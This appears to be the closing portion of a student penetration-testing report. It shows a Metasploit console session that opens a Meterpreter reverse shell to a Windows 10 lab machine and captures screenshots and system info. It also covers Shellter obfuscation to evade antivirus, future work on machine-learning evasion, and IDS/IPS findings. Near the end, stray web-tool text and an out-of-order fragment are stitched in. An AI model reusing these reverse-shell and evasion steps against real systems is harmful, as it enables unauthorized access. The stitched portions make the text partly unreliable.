- **Antivirus Detection:** In a few trials, antivirus software flagged the payload, making it unusable.
- **Network Latency:** Certain delays in establishing reverse shell connections were observed due to unstable network conditions.


## 3. Defensive Insights:

- **Effectiveness of Obfuscation:** Using Shellter significantly reduced the likelihood of antivirus detection, increasing the success rate of the payload.
- **Role of IDS/IPS:** Intrusion Detection and Prevention Systems effectively flagged malicious traffic in some cases, highlighting their importance in network defense.

## 7) RESULTS

### 7.1 Project Output

This project successfully demonstrated the workflow of identifying and exploiting system vulnerabilities. Using tools like **Metasploit**, **MSFvenom**, and **Shellter**, the process of creating, obfuscating, and delivering malicious payloads was effectively carried out. The implementation showcased how an attacker can gain unauthorized access to a target system by bypassing traditional security mechanisms.



```
root@kali: ~  
https://metasploit.com  
[+] metasploit v6.4.38-dev  
+ -- --[ 2467 exploits - 1273 auxiliary - 431 post ]  
+ -- --[ 1478 payloads - 49 encoders - 13 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > exploit/multi/handler  
[*] Unknown command: exploit/multi/handler. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/multi/handler? [y/n] y  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.16.128  
LHOST => 192.168.16.128  
msf6 exploit(multi/handler) > set LPORT 443  
LPORT => 443  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.16.128:443  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Sending stage (177734 bytes) to 192.168.16.129  
[*] Meterpreter session 1 opened (192.168.16.128:443 -> 192.168.16.129:60010) at 2024-12-06 10:13:57 -0500  
[*] Meterpreter session 2 opened (192.168.16.128:443 -> 192.168.16.129:60016) at 2024-12-06 10:13:57 -0500  
meterpreter > screenshot  
Screenshot saved to: /root/.msf4/.screenshot.jpeg  
meterpreter > sysinfo  
Computer : DESKTOP-3QAVV7K  
OS : Windows 10 (10.0 Build 19045).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```

**Fig 7.1: Successful Reverse Shell Connection**

Additionally, the project emphasized the role of defensive tools, such as **IDS/IPS** and **antivirus software**, in detecting and mitigating such attacks. These systems proved valuable in monitoring network activity and flagging suspicious behaviour, highlighting their importance in enhancing overall system security.




Fig 7.2: IDS/IPS Detection Alert

The results provide a balanced perspective on both offensive techniques and the necessity of robust defensive strategies to counteract potential threats.

## 8) CONCLUSION

### 8.1 Project Conclusion

This project effectively demonstrated the dual aspects of cybersecurity: exploiting vulnerabilities through offensive techniques and defending systems with robust countermeasures. By using tools such as **Metasploit**, **MSFvenom**, **Shellter**, and **Apache Server**, the workflow for creating, obfuscating, and delivering payloads was successfully implemented, showcasing how attackers can bypass traditional defences to gain unauthorized access.

The defensive analysis, supported by tools like **IDS/IPS** and antivirus software, highlighted their role in monitoring and responding to malicious activities. While the project encountered challenges such as **firewall blocks** and **antivirus detection**, it reinforced the need for continuous advancements in both attack methodologies and defensive strategies.

Overall, the project provided valuable insights into the importance of balancing offensive capabilities with strong security defences, offering a practical framework for improving system resilience against evolving cyber threats.

## 8.2 Future Enhancements

While the project achieved its goals, several areas can be explored further to enhance its effectiveness:

1. **Advanced Obfuscation Techniques:** Incorporating machine-learning-based evasion techniques to better bypass modern antivirus software.
2. **Testing Against Sophisticated Defences:** Expanding the scope to test payloads against sandboxing environments and behavior-based detection systems.
3. **Real-World Applications:** Using the insights gained from this project to develop security training programs and guidelines for enterprise environments.
4. **Automated Workflow:** Implementing automation in payload creation, delivery, and monitoring to simulate large-scale attack scenarios.

These enhancements will provide a broader perspective and further strengthen the understanding of offensive and defensive cybersecurity strategies.

## 9) REFERENCES

Here are the references used throughout the project to guide the research, methodology, and implementation:

### 1. Metasploit Framework Documentation

- Offensive Security. "Metasploit Framework." <https://www.metasploit.com/>.

Accessed: December 2024.

### 2. MSFvenom - Payload Creation

- Rapid7. "MSFvenom Cheat Sheet."

<https://www.rapid7.com/db/modules/auxiliary/scanner/http/msfvenom/>.

Accessed: December 2024.

### 3. Shellter - Payload Obfuscation

- "Shellter: A Dynamic Shellcode Injector." <http://www.shellterproject.com/>.

Accessed: December 2024.

### 4. Apache HTTP Server Documentation

- Apache Software Foundation. "Apache HTTP Server Documentation."

<https://httpd.apache.org/>.

Accessed: December 2024.

### 5. IDS/IPS Systems for Network Security

- "What Is IDS/IPS?" Palo Alto Networks. <https://www.paloaltonetworks.com/>.

Accessed: December 2024.

## **6. Windows 10 Security Features**

- Microsoft. "Security Features in Windows 10."

<https://support.microsoft.com/en-us/windows/security-features-in-windows-10>. Accessed: December 2024.

## **7. Payload Delivery and Exploitation Techniques**

- Hacking Articles. "How to Use MSFvenom to Create Payloads."


<https://www.hackingarticles.in/>. Accessed: December 2024.

## **8. Penetration Testing: A Hands-On Introduction to Hacking**

- Georgia Weidman. "Penetration Testing: A Hands-On Introduction to Hacking." No Starch Press, 2014.

## **9. Security+ Guide to Network Security Fundamentals**

- Mark Ciampa. "Security+ Guide to Network Security Fundamentals." Cengage Learning, 2018.



Input Text

Result

Remove Plagiarism

This paper builds upon the methodologies outlined in these works, offering a practical demonstration of offensive and defensive testing, and contributing new insights into the integration of tools like Metasploit, Shellter, and Apache for real-world security assessments

### A. Existing System

The existing systems for cybersecurity primarily rely on traditional defense mechanisms like antivirus software,

close